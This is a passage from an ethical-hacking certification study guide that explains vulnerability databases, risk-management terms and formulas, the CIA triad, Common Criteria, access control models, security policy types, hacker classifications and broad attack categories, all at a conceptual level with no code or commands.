In addition to having a means to score the risk of each vulnerability, it's helpful to have a quick and ready means of listing and searching for what you want. The Common Vulnerabilities and Exposures (CVE, <https://cve.mitre.org/>) system provides a relatively easy to use, free, open to public reference for publicly known vulnerabilities (and, often, their exposures as well). The National Cybersecurity FFRDC, operated by The MITRE Corporation, maintains the system, with funding from the National Cyber Security Division of the U.S. Department of Homeland Security (DHS). The system was officially launched for the public in September 1999, and provides full lists of all known vulnerabilities, as well as search options and other information.

CVEs tie into the National Vulnerability Database (NVD, <https://nvd.nist.gov/vuln-metrics/cvss>), which is the "U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance." The NVD provides information on vulnerabilities, metrics you can use, dictionaries, reference materials, and even configuration guides to help protect specific systems against specific threats.



NOTE Another vulnerability-related site you may see from time to time is Common Weakness Enumeration (CWE, <https://cwe.mitre.org/>). CWE is “a community-developed list of software and hardware weakness types. It serves as a common language, a measuring stick for security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.”

As a pen tester, you need to remain as up to date on active vulnerabilities as possible (knowledge of new ones pop up all the time). ECC drops all vulnerabilities into a series of categories, and they are for the most part self-explanatory:

- **Misconfiguration** A misconfiguration of the service or application settings can make things easier for an attacker.
- **Default installations** Sometimes the installation of an application or service using default locations and settings opens a vulnerability (sometimes discovered well after the release of the application or service).
- **Buffer overflows** Covered later in this book, buffer overflows are flaws in execution allowing an attacker to take advantage of bad coding.
- **Missing patches (unpatched servers)** Despite patching for a known security flaw being available, many systems are not patched for a variety of reasons, leaving them vulnerable to attack.
- **Design flaws** Flaws universal to *all* operating systems—things like encryption, data validation, logic flaws, and so on.
- **Operating system flaws** These are flaws in a specific OS (Windows versus Linux, and so on).
- **Application flaws** Flaws inherit to the application coding and function itself.

- **Open services** Services that are not actively used on the system but remain open anyway (usually due to negligence or ignorance) can be targets.
- **Default passwords** Leaving a default password in place on a system is asking for trouble.

One more consideration here is what exactly you're expected to do given a vulnerability. Just because a vulnerability exists doesn't necessarily mean your system is at huge risk. For example, my computer sitting right here in my home office is vulnerable to bear attack: there is, literally, no way it could survive a mauling by a grizzly bear. But what are the odds a bear is gonna come through my front door and, maybe enraged by the red LED stripes across the front and back, attack the system? And what are the odds that, even if the bear came into the house, I wouldn't blast it with my 357 Magnum sidearm, preventing the attack in the first place?

Sure it's a ridiculous example, but it proves a point: vulnerabilities are *always* present on your system, and your job as a security professional is to put as many security controls as realistically possible in place to prevent their exploitation. Vulnerability and risk assessments are designed specifically to look at potential vulnerabilities on your system versus the actual likelihood of their exploitation. How hard would it be to exploit the vulnerability? Is it even possible for an attacker given the security controls put into place? While we're on that subject, what are those security controls and how do they work in preventing access or exploitation? All of these are questions auditors and security folks deal with on a daily basis. Start with a solid baseline of your system, a full and complete inventory of what you have and what those systems are vulnerable to, then plan and act accordingly.



EXAM TIP EC-Council lists a bajillion different types of vulnerability assessments. There's no need to list them all

here, because their descriptor is exactly what the title says. An assessment looking for wireless vulnerabilities? Choose Wireless Assessment. Using credentials? It's a Credentialed Assessment. Automated effort using a tool versus a manual look? That'd be an Automated Assessment versus a Manual Assessment. Just use common sense here.

Lastly, EC-Council lists four main approaches to vulnerability assessments you'll probably see mentioned somewhere. The first two approaches are product-based solutions versus service-based solutions. A product-based solution is installed internally to the organization, on private IP space. While the solution is owned and operated by the organization, it obviously doesn't run outside and, therefore, cannot always detect outside issues. A service-based solution is one owned and operated by a third party on behalf of the organization. While portions of the solution may be installed inside the organization's network, it is accessible from the outside—with one drawback being an attacker may be able to audit the organization externally.

The other two approaches are tree-based assessments versus inference-based assessments. In a tree-based assessment approach, the administrator selects different tactics for each machine, OS, or component in the network. This approach relies on the administrator to provide the up-front intelligence correctly and then scans as instructed. An inference-based approach first builds a port and protocol map of each device and then selects vulnerability tests and actions accordingly. Official courseware doesn't provide a preference to either approach.



NOTE Some of the vulnerability management tools, as listed and defined by ECC, include Nessus (www.tenable.com), Qualys (www.qualys.com), GFI

LanGuard (www.gfi.com), Nikto (<https://cirt.net>), and OpenVAS (www.openvas.org).

Security Basics

If there were a subtitle to this section, I would have called it “Ceaseless Definition of Terms Necessary to Know for Only a Few Questions on the Exam.” There are tons of these related to security basics, and I gave serious thought to skipping them all and just leaving you to the glossary. However, because I’m in a good mood and, you know, I promised my publisher I’d cover *everything*, I’ll give it a shot here. And, at least for some of these terms, I’ll try to do so using contextual clues in a story.

Bob and Joe used to be friends in college, but had a falling out over doughnuts. Bob insisted Krispy Kreme’s were better, but Joe was a Dunkin’ fan, and after much yelling and tossing of fried dough they became mortal enemies. After graduation they went their separate ways exploring opportunities as they presented themselves. Eventually Bob became Security Guy Bob, in charge of security for Orca Pig (OP) Industries, Inc., while Joe made some bad choices and went on to become Hacker Joe.

After starting his job, Bob noticed most decisions at OP were made in favor of usability over functionality and security. He showed a *Security, Functionality, and Usability triangle* (see [Figure 1-5](#)) to upper management, visually displaying that moving toward one of the three lessened the other two, and security was sure to suffer long term. Management noted Bob’s concerns and summarily dismissed them as irrational, as budgets were tight and business was good.




Figure 1-5 The Security, Functionality, and Usability triangle

One day a few weeks later, Hacker Joe woke up and decided he wanted to be naughty. He went out searching for a target of *hack value*, so he wouldn't waste time on something that didn't matter. In doing so, he found OP, Inc., and smiled when he saw Bob's face on the company directory. He searched and found a target, researching to see if it had any weaknesses, such as software flaws or logic design errors. A particular *vulnerability* did show up on the target, so Joe researched attack vectors and discovered—through his super-secret hacking background contacts—an attack the developer of some software on the target apparently didn't even know about since they hadn't released any kind of security patch or fix to address the problem. This *zero-day attack* vector required a specific piece of exploit code Joe could inject through a hacking tactic he thought would work. After obfuscating this *payload* and embedding it in an attack, he started.

After pulling off the successful *exploit* and owning the box, Joe explored what additional access the machine could grant him. He discovered other targets and vulnerabilities, and successfully configured access to all. His *daisy-chaining* of network access then gave him options to set up several machines on multiple networks he could control remotely to execute really whatever he wanted. Joe could access these *bots* any time he wanted, so he decided to prep

for more carnage. He also searched publicly available databases and social media for personally identifiable information (PII) about Bob and then posted his findings. After this *doxing* effort, Joe took a nap, dreaming about what embarrassment Bob would have rain down on him the next day.



EXAM TIP Another fantastic bit of terminology from ECC-land you may see is *threat modeling*. It's exactly what it sounds like and consists of five sections: Identify Security Objectives, Application Overview, Decompose Application, Identify Threats, and Identify Vulnerabilities.

After discovering PII posts about himself, Bob worries that something is amiss, and wonders if his old nemesis is back and on the attack. He does some digging and discovers Joe's attack from the previous evening, and immediately engages his *incident response team (IRT)* to identify, analyze, prioritize, and resolve the incident. The team first reviews how Bob detected the attack, and quickly analyzes the exploitation in order to notify the appropriate stakeholders. The team then works to contain the exploitation, eradicate residual back doors and such, and coordinate recovery for any lost data or services. After following this *incident management* process, the team provides post-incident reporting and lessons learned to management.



NOTE Here's a great three-dollar term you might see on the exam: EISA. Enterprise Information Security Architecture is a collection of requirements and processes that helps determine how an organization's information systems are built and how they work.

Post-incident reporting suggested to leadership they focus more attention on security, and, in one section of the report in particular, that they adopt the means to identify what risks are present and quantify them on a measurement scale. This *risk management* approach would allow them to come up with solutions to mitigate, eliminate, or accept the identified risks (see [Figure 1-6](#) for a sample risk analysis matrix).




Figure 1-6 Risk analysis matrix



EXAM TIP The risk management phases identified by EC-Council are Risk Identification, Risk Assessment, Risk Treatment, Risk Tracking, and Risk Review. Each phase is fairly self-explanatory, and you may see mention of them on your exam.

Identifying organizational *assets*, the *threats* to those assets, and their *vulnerabilities* would allow the company to explore which

countermeasures security personnel could put into place to minimize risks as much as possible. These *security controls* would then greatly increase the security posture of the systems.



NOTE Security controls can also be categorized as physical, technical, and administrative. Physical controls include things such as guards, lights, and cameras. Technical controls include security measures such as encryption, smartcards, and access control lists. Administrative controls include the training, awareness, and policy efforts that are well intentioned, comprehensive, and well thought out—and that most employees ignore. Hackers will combat physical and technical controls to get to their end goal, but they don't give a rip about your administrative password policy—unless it's actually followed.

Some of these controls were to be put into place to prevent errors or incidents from occurring in the first place, some were to identify an incident had occurred or was in progress, and some were designed for after the event to limit the extent of damage and aid swift recovery. These *preventive*, *detective*, and *corrective* controls can work together to reduce Joe's ability to further his side of the great Doughnut Fallout.



EXAM TIP Know preventive, detective, and corrective measures. Examples of each include authentication (preventive), audits (detective), and backups and restore options (corrective). You will definitely be asked about them, in one way or another.

This effort spurred a greater focus on overall preparation and security. Bob's quick action averted what could have been a total disaster, but everyone involved saw the need for better planning and preparation. Bob and management kicked off an effort to identify the systems and processes that were critical for operations. This *business impact analysis (BIA)* included measurements of the *maximum tolerable downtime (MTD)*, which provided a means to prioritize the recovery of assets should the worst occur. Bob also branched out and created Orca Pig's first set of plans and procedures to follow in the event of a failure or a disaster—security related or not—to get business services back up and running. His *business continuity plan (BCP)* included a *disaster recovery plan (DRP)*, addressing exactly what to do to recover any lost data or services.

Bob also did some research his management should have, and discovered some additional actions and groovy acronyms they should know and pay attention to. When putting numbers and value to his systems and services, the *annualized loss expectancy (ALE)* turned out to be the product of the *annualized rate of occurrence (ARO)* and the *single loss expectancy (SLE)*. For his first effort, Bob looked at one system and determined its worth, including the cost for return to service and any lost revenue during downtime, was \$120,000. Bob made an educated guess on the percentage of loss for this asset if a specific threat was actually realized and determined the *exposure factor (EF)* turned out to be 25 percent. He multiplied this by the asset value and came up with an SLE of \$30,000 ($\$120,000 \times 25\%$). He then figured out what he felt would be the probability this loss would occur in any particular 12-month period. Given statistics he garnered from similarly protected businesses, he thought it could occur once every five years, which gave him an ARO of 0.2 (one occurrence/five years). By multiplying the estimate of a single loss versus the number of times it was likely to occur in a year, Bob could generate the ALE for this asset at \$6000 ($\$30,000 \times 0.2$). Repeating this across Orca Pig's assets turned out to provide valuable information for planning, preparation, and budgeting.



NOTE Keep in mind—for your real job and not necessarily for the exam—that ARO can be a very difficult metric to establish as it is a static measurement often dependent on dynamic inputs. For example, is the attacker focused on your system or enterprise? Does a breakthrough exploit exist, or will one exist for the system or software you use? And what about a zero-day exploit on totally unrelated systems that might still find its way to you?



EXAM TIP $ALE = SLE \times ARO$. Know it. Trust me.

At the end of this effort week, Bob relaxed with a Maker's Mark and an Arturo Fuente on his back porch, smiling at all the good security work he'd done and enjoying the bonus his leadership provided as a reward. Joe stewed in his apartment, angry that his work would now be exponentially harder. But while Bob took the evening to rest on his laurels, Joe went back to work, scratching and digging at OP's defenses. "One day I'll find a way in. Just wait and see. I won't stop. Ever."



NOTE Oftentimes security folks tend to get caught up in the 101-level items and catchphrases we all know. We make sure we investigate vulnerabilities, manage risks, and establish policies, while we sometimes ignore the biggest issue we have right in front of us—the users. ECC calls this out in *User Behavior Analytics (UBA)*. UBA is a process of tracking user behaviors themselves, and extrapolating those behaviors in light of malicious activity,

attacks, and frauds. There are behavior-based intrusion detection systems (IDSs) out there, but don't overlook UBA in your own security efforts.

Now, wasn't that better than just reading definitions? Sure, there were a few leaps, and Bob surely wouldn't be the guy doing ALE measurements, but it was better than trying to explain all that otherwise. Every italicized word in this section could possibly show up on your exam, and now you can just remember this little story and you'll be ready for almost anything. But although this was fun, and I did consider continuing the story throughout the remainder of this book (fiction is *so* much more entertaining), some of these topics need a little more than a passing italics reference, so we'll break here and go back to more "expected" writing.

CIA

Another bedrock in any security basics discussion is the holy trinity of IT security: confidentiality, integrity, and availability (CIA). Whether you're an ethical hacker or not, these three items constitute the hallmarks of security we all strive for. You'll need to be familiar with two aspects of each term in order to achieve success as an ethical hacker as well as on the exam: what the term itself means and which attacks are most commonly associated with it.

Confidentiality, addressing the secrecy and privacy of information, refers to the measures taken both to prevent disclosure of information or data to unauthorized individuals or systems and to ensure the proper disclosure of information to those who are authorized to receive it. Confidentiality for the individual is a must, considering its loss could result in identity theft, fraud, and loss of money. For a business or government agency, its loss could be even worse. The use of passwords within some form of authentication is by far the most common measure taken to ensure confidentiality, and attacks against passwords are, amazingly enough, the most common confidentiality attacks.

For example, your logon to a network usually consists of a user ID and a password, which is designed to ensure that only you have access to that particular device or set of network resources. If another person were to gain your user ID and password, they would have unauthorized access to resources and could masquerade as you throughout their session. Although the user ID and password combination is by far the most common method used to enforce confidentiality, numerous other options are available, including biometrics and smartcards.



EXAM TIP Be careful with the terms *confidentiality* and *authentication*. Sometimes they are used interchangeably, and if you're looking for only one, you may miss the question altogether. For example, a MAC address spoof (using the MAC address of another machine) is considered an *authentication attack*. Authentication is definitely a major portion of the confidentiality segment of IT security.

The Stone Left Unturned

Security professionals deal with, and worry about, risk management a lot. We create and maintain security plans, deal with endless audits, create and monitor ceaseless reporting to government, and employ bunches of folks just to maintain "quality" as it applies to the endless amounts of processes and procedures we have to document. Yet with all this effort, there always seems to be something left out—some stone left unturned that a bad guy takes advantage of.

Don't take my word for it; just check the news and the statistics. Seemingly every day there is a news story about a major data breach somewhere. In the recent past we've seen the U.S. Office of Personnel Management (OPM) lose millions

of PII records to hackers, 145 million eBay user accounts get compromised, and over 70 million JPMorgan Chase home and business records compromised, and the list goes on and on.

Per a *Forbes* article on cybersecurity statistics for 2020 and 2021

(<https://www.forbes.com/sites/chuckbrooks/2021/03/02/alarming-cybersecurity-stats-----what-you-need-to-know-for-2021/?sh=30724d1e58d3>), things haven't gotten any better. The year 2020 broke all records when it came to data lost in breaches and sheer numbers of cyberattacks on companies, governments, and individuals. Malware increased by 358 percent overall and ransomware increased by 435 percent as compared with 2019, and 87 percent of organizations have experienced an attempted exploit of an already-known, existing vulnerability. There was a new ransomware victim every 10 seconds in 2020, with one in five Americans being victimized. Supply chain attacks grew 420 percent, and there were over four million known DDoS attacks in the first quarter of 2020.

Oh, and in case you wanted a little more to worry about, it's not just the number of attacks and attackers growing exponentially that warrant your eternal worry—the attack surface is growing too. In 2020, it's estimated that there are approximately 31—35 billion devices connected to the Internet. By 2025, that number increases to a mind-boggling 75 billion.

All this leads to a couple questions. First, IT security professionals must be among the most masochistic people on the planet. Why volunteer to do a job where you know, somewhere along the line, you're more than likely going to fail at it and, at the very least, be yelled at over it? Second, if there are so many professionals doing so much work and breaches still happen, is there something outside their control that leads to these failures? As it turns out, the answer is "Not always, but oftentimes YES."

Sure, there were third-party failures in home-grown web applications to blame, and of course there were default

passwords left on outside-facing machines. There were also several legitimate attacks that occurred because somebody, somewhere didn't take the right security measure to protect data. But, at least for 2020, phishing and social engineering played a large role in many cases, and zero-day attacks represented a huge segment of the attack vectors. Can security employees be held accountable for users not paying attention to the endless array of annual security training shoved down their throats advising them against clicking on e-mail links? Should your security engineer be called onto the carpet because employees still, *still*, just give their passwords to people on the phone or over e-mail when they're asked for them? And I'm not even going to touch zero day—if we could predict stuff like that, we'd all be lottery winners.

Security folks can, and should, be held to account for ignoring due diligence in implementing security on their networks. If a system gets compromised because we were lax in providing proper monitoring and oversight, and it leads to corporate-wide issues, we should be called to account. But can we ever turn over *all* those stones during our security efforts across an organization? Even if some of those stones are based on human nature? I fear the answer is no. Because some of them won't budge.

Integrity refers to the methods and actions taken to protect the information from unauthorized alteration or revision—whether the data is at rest or in transit. In other words, integrity measures ensure the data sent from the sender arrives at the recipient with no alteration. For example, imagine a buying agent sending an e-mail to a customer offering the price of \$300. If an attacker somehow has altered the e-mail and changed the offering price to \$3000, the integrity measures have failed, and the transaction will not occur as intended, if at all. Oftentimes attacks on the integrity of information

are designed to cause embarrassment or legitimate damage to the target.

Integrity in information systems is often ensured through the use of a hash. A *hash* function is a one-way mathematical algorithm (such as MD5 and SHA-1) that generates a specific, fixed-length number (known as a *hash value*). When a user or system sends a message, a hash value is also generated to send to the recipient. If even a single bit is changed during the transmission of the message, instead of showing the same output, the hash function calculates and displays a greatly different hash value on the recipient system. Depending on the way the controls within the system are designed, this would result in either a retransmission of the message or a complete shutdown of the session.



EXAM TIP *Bit flipping* is one form of an integrity attack. In bit flipping, the attacker isn't interested in learning the entirety of the plain-text message. Instead, the attacker manipulates bits in the cipher text itself to generate a predictable outcome in the plain text once it is decrypted.

Availability is probably the simplest, easiest-to-understand segment of the security triad, yet it should not be overlooked. It refers to the communications systems and data being ready for use when legitimate users need them. Many methods are used for availability, depending on whether the discussion is about a system, a network resource, or the data itself, but they all attempt to ensure one thing—when the system or data is needed, it can be accessed by the appropriate personnel.

Attacks against availability almost always fall into the “denial-of-service” realm. *Denial-of-service (DoS)* attacks are designed to prevent legitimate users from having access to a computer resource or service and can take many forms. For example, attackers could

attempt to use all available bandwidth to the network resource, or they may actively attempt to destroy a user's authentication method. DoS attacks can also be much simpler than that—unplugging the power cord is the easiest DoS in history!



NOTE Many in the security field add other terms to the security triad. I've seen several CEH study guides refer to the term *authenticity* as one of the "four elements of security." It's not used much outside the certification realm, however; the term is most often used to describe something as "genuine." For example, digital signatures can be used to guarantee the authenticity of the person sending a message. Come test time, this may help.

Access Control Systems

While we're on the subject of computer security, I think it may be helpful to step back and look at how we all got here, and take a brief jog through some of the standards and terms that came out of all of it. In the early days of computing and networking, it's pretty safe to say security wasn't high on anyone's to-do list. As a matter of fact, in most instances security wasn't even an afterthought, and unfortunately it wasn't until things started getting out of hand that anyone really started putting any effort into security. The sad truth about a lot of security is that it came out of a reactionary stance, and very little thought was put into it as a proactive effort—until relatively recently, anyway.

This is not to say nobody tried at all. As a matter of fact, in 1983 some smart guys at the U.S. Department of Defense (DoD) saw the future need for protection of information (government information, that is) and worked with the U.S. National Security Agency (NSA) to create the National Computer Security Center (NCSC). This group got together and created a variety of security manuals and steps,

and published them in a book series known as the “Rainbow Series.” The centerpiece of this effort came out as the “Orange Book,” which held something known as the Trusted Computer System Evaluation Criteria (TCSEC).

TCSEC was a DoD standard, with a goal to set basic requirements for testing the effectiveness of computer security controls built into a computer system. The idea was simple: if your computer system (network) was going to handle classified information, it needed to comply with basic security settings. TCSEC defined how to assess whether these controls were in place, and how well they worked. The settings, evaluations, and notices in the Orange Book (for their time) were well thought out and proved their worth in the test of time, surviving all the way up to 2005. However, as anyone in security can tell you, nothing lasts forever.

TCSEC eventually gave way to the *Common Criteria for Information Technology Security Evaluation* (commonly known as Common Criteria, or CC). Common Criteria had actually been around since 1999, and finally took precedence in 2005. It provided a way for vendors to make claims about their in-place security by following a set standard of controls and testing methods, resulting in something called an *Evaluation Assurance Level (EAL)*. For example, a vendor might create a tool, application, or computer system and desire to make a security declaration. They would then follow the controls and testing procedures to have their system tested at the EAL (Levels 1—7) they wished to have. Assuming the test was successful, the vendor could claim, for example, “Successfully tested at EAL-4.”

Common Criteria is, basically, a testing standard designed to reduce or remove vulnerabilities from a product before it is released. Besides EAL, three other terms are associated with this effort that you’ll need to remember:

- **Target of evaluation (TOE)** What is being tested
- **Security target (ST)** The documentation describing the TOE and security requirements

- **Protection profile (PP)** A set of security requirements specifically for the type of product being tested

While there's a whole lot more to it, suffice it to say CC was designed to provide an assurance that the system is designed, implemented, and tested according to a specific security level. It's used as the basis for government certifications and is usually tested for U.S. government agencies.

Lastly in our jaunt through terminology and history regarding security and testing, we have a couple terms to deal with. One of these is the overall concept of access control itself. *Access control* basically means restricting access to a resource in some selective manner. There are numerous terms you can fling about in discussing this to make you sound really intelligent (subject, initiator, authorization, and so on), but I'll leave all that for the glossary. Here, we'll just talk about a couple of ways of implementing access control: mandatory and discretionary.

Mandatory access control (MAC) is a method of access control where security policy is controlled by a security administrator: users can't set access controls themselves. In MAC, the operating system restricts the ability of an entity to access a resource (or to perform some sort of task within the system). For example, an entity (such as a process) might attempt to access or alter an object (such as files, TCP or UDP ports, and so on). When this occurs, a set of security attributes (set by the policy administrator) is examined by an authorization rule. If the appropriate attributes are in place, the action is allowed.

By contrast, discretionary access control (DAC) puts a lot of this power in the hands of the users themselves. DAC allows users to set access controls on the resources they own or control. Defined by the TCSEC as a means of "restricting access to objects based on the identity of subjects and/or groups to which they belong," the idea is controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory

access control). A couple of examples of DAC include NTFS permissions in Windows machines and Unix's use of users, groups, and read-write-execute permissions.



EXAM TIP You won't see many questions concerning Common Criteria or access control mechanisms on your exam, but I can guarantee you'll see at least a couple. Pay attention to the four parts of Common Criteria (EAL, TOE, ST, and PP) and specific examples of access control.

Security Policies

When I saw that EC-Council is dedicating so much real estate in its writing to security policies, I groaned in agony. Any real practitioner of security will tell you policy is a great thing, worthy of all the time, effort, sweat, cursing, and mind-numbing days staring at a template, if only you could get anyone to pay attention to it. Security policy (when done correctly) can and should be the foundation of a good security function within your business. Unfortunately, it can also turn into a horrendous amount of memorization and angst for certification test takers because it's not always clear.

A *security policy* can be defined as a document describing the security controls implemented in a business to accomplish a goal. Perhaps an even better way of putting it would be to say the security policy defines exactly what your business believes is the best way to secure its resources. Different policies address a variety of issues, such as defining user behavior within and outside the system, preventing unauthorized access or manipulation of resources, defining user rights, preventing disclosure of sensitive information, and addressing legal liability for users and partners. There are worlds of different security policy types, with some of the more common ones identified here:

- **Access control policy** Identifies the resources that need protection and the rules in place to control access to those resources.
- **Information security policy** Identifies to employees what company systems may be used for, what they cannot be used for, and what the consequences are for breaking the rules. Generally employees are required to sign a copy before accessing resources. Versions of this policy are also known as an acceptable use policy.
- **Information protection policy** Defines information sensitivity levels and who has access to those levels. It also addresses how data is stored, transmitted, and destroyed.
- **Password policy** Defines everything imaginable about passwords within the organization, including length, complexity, maximum and minimum age, and reuse.
- **E-mail policy** Sometimes also called the e-mail security policy, addresses the proper use of the company e-mail system.
- **Information audit policy** Defines the framework for auditing security within the organization. When, where, how, how often, and sometimes even who conducts information security audits are described here.

There are many other types of security policies, and we could go on and on, but you get the idea. Most policies are fairly easy to understand simply based on the name. For example, it shouldn't be hard to determine that the remote access policy identifies who can have remote access to the system and how they go about getting that access. Other easy-to-recognize policies include user account, firewall management, network connection, and special access policies.

Lastly, and I wince in including this because I can hear you guys in the real world grumbling already, but believe it or not, EC-Council also looks at policy through the prism of how tough it is on users. A *promiscuous* policy is basically wide open, whereas a *permissive*

policy blocks only things that are known to be dangerous. The next step up is a *prudent* policy, which provides maximum security but allows some potentially and known dangerous services because of business needs. Finally, a *paranoid* policy locks everything down, not even allowing the user to open so much as an Internet browser.



EXAM TIP In this discussion there are four other terms worth committing to memory. *Standards* are mandatory rules used to achieve consistency. *Baselines* provide the minimum security level necessary. *Guidelines* are flexible, recommended actions users are to take in the event there is no standard to follow. And, finally, *procedures* are detailed step-by-step instructions for accomplishing a task or goal.

Introduction to Ethical Hacking

Ask most people to define the term *hacker*, and they'll instantly picture a darkened room, several monitors ablaze with green text scrolling across the screen, and a shady character in the corner furiously typing away on a keyboard in an effort to break or steal something. Unfortunately, a lot of that *is* true, and a lot of people worldwide actively participate in these activities for that very purpose. However, it's important to realize there are differences between the good guys and the bad guys in this realm. It's the goal of this section to help define the two groups for you, as well as provide some background on the basics.

Whether for noble or bad purposes, the art of hacking remains the same. Using a specialized set of tools, techniques, knowledge, and skills to bypass computer security measures allows someone to "hack" into a computer or network. The *purpose* behind their use of these tools and techniques is really the only thing in question.

Whereas some hackers use these tools and techniques for personal gain or profit, the good guys practice using the tools and techniques to better defend their systems and, in the process, provide insight on how to catch the bad guys.

Hacking Terminology

Like any other career field, hacking (ethical hacking) has its own lingo and a myriad of terms to know. Hackers themselves, for instance, have various associated terms and classifications. For example, you may already know that a *script kiddie* is a person uneducated in hacking techniques who simply makes use of freely available (but oftentimes old and outdated) tools and techniques on the Internet. And you probably already know that a *phreaker* is someone who manipulates telecommunications systems in order to make free calls. But there may be a few terms you're unfamiliar with that this section may be able to help with. Maybe you simply need a reference point for test study, or maybe this is all new to you; either way, perhaps there will be a nugget or two here to help on the exam.

In an attempt to avoid a 100-page chapter of endless definitions and to attempt to assist you in maintaining your sanity in studying for this exam, we'll stick with the more pertinent information you'll need to remember, and I recommend you peruse the glossary at the end of this book for more information. You'll see these terms used throughout the book anyway, and most of them are fairly easy to figure out on your own, but don't discount the definitions you'll find in the glossary. Besides, I worked *really hard* on the glossary—it would be a shame if it went unnoticed.



EXAM TIP Definition questions should be no-brainers on the exam. Learn the hacker types, the stages of a hack,

and other definitions in the chapter—don't miss the easy ones.

Hacker Classifications: The Hats

You can categorize a hacker in countless ways, but the “hat” system seems to have stood the test of time. I don't know if that's because hackers like Western movies or we're all just fascinated with cowboy fashion, but the hat system is definitely something you'll see over and over again on your exam. The hacking community in general can be categorized into three separate classifications: the good, the bad, and the undecided. In the world of IT security, this designation is given as a hat color and should be fairly easy for you to keep track of.

- **White hats** Considered the good guys, these are the ethical hackers, typically hired by a customer for the specific goal of testing and improving security or for other defensive purposes. White hats are well respected and don't use their knowledge and skills without prior consent. White hats are also known as security analysts.
 - **Black hats** Considered the bad guys, these are the crackers, illegally using their skills for either personal gain or malicious intent. They seek to steal (copy) or destroy data and to deny access to resources and systems. Black hats do *not* ask for permission or consent.
 - **Gray hats** The hardest group to categorize, these hackers are neither good nor bad. Generally, there are two subsets of gray hats—those who are simply curious about hacking tools and techniques and those who feel like it's their duty, with or without customer permission, to demonstrate security flaws in systems. In either case, hacking without a customer's explicit permission and direction is usually a crime.
-



NOTE Lots of well-meaning hacker types have found employment in the security field by hacking into a system and then informing the victim of the security flaws so that they can be fixed. However, many more have found their way to prison attempting the same thing. Regardless of your intentions, do not practice hacking techniques without approval. You may think your hat is gray, but I guarantee the victim sees only black.

While we're on the subject, another subset of this community uses its skills and talents to put forward a cause or a political agenda. These people hack servers, deface websites, create viruses, and generally wreak all sorts of havoc in cyberspace under the assumption that their actions will force some societal change or shed light on something they feel to be a political injustice. It's not some new anomaly in human nature—people have been protesting issues since the dawn of time—it has just moved from picket signs and marches to bits and bytes. In general, regardless of the intentions, acts of “hacktivism” are usually illegal in nature.

Another class of hacker borders on the insane. Some hackers are so driven, so intent on completing their task, they are willing to risk everything to pull it off. Whereas we, as ethical hackers, won't touch anything until we're given express consent to do so, these hackers are much like hacktivists and feel that their reason for hacking outweighs any potential punishment. Even willing to risk jail time for their activities, so-called *suicide hackers* are the truly scary monsters in the closet. These guys work in a scorched-earth mentality and do not care about their own safety or freedom, not to mention anyone else's.



EXAM TIP ECC loves adding more definitions to the mix to confuse the issue. Here are a few other ones to remember: *script kiddie* (unskilled, using others' scripts and tools), *cyberterrorist* (motivated by religious or political beliefs to create fear and large-scale systems disruption), and *state-sponsored hacker* (employed by a government).

Attack Types

Another area for memorization in our stroll through this introduction concerns the various types of attacks a hacker could attempt. Most of these are fairly easy to identify and seem, at times, fairly silly to even categorize. After all, do you care what the attack type is called if it works for you? For this exam, EC-Council broadly defines all these attack types in four categories:

- **Operating system (OS) attacks** Generally, these attacks target the common mistake many people make when installing operating systems—accepting and leaving all the defaults. Administrator accounts with no passwords, all ports left open, and guest accounts (the list could go on forever) are examples of settings the installer may forget about. Additionally, operating systems are never released fully secure—they can't be, if you ever plan on releasing them within a time frame of actual use—so the potential for an old vulnerability in newly installed operating systems is always a plus for the ethical hacker.
- **Application-level attacks** These are attacks on the actual programming code and software logic of an application. Although most people are cognizant of securing their OS and network, it's amazing how often they discount the applications running on their OS and network. Many applications on a

network aren't tested for vulnerabilities as part of their creation and, as such, have many vulnerabilities built into them. Applications on a network are a gold mine for most hackers.

- **Shrink-wrap code attacks** These attacks take advantage of the built-in code and scripts most off-the-shelf applications come with. The old refrain "Why reinvent the wheel?" is often used to describe this attack type. Why spend time writing code to attack something when you can buy it already "shrink-wrapped"? These scripts and code pieces are designed to make installation and administration easier but can lead to vulnerabilities if not managed appropriately.
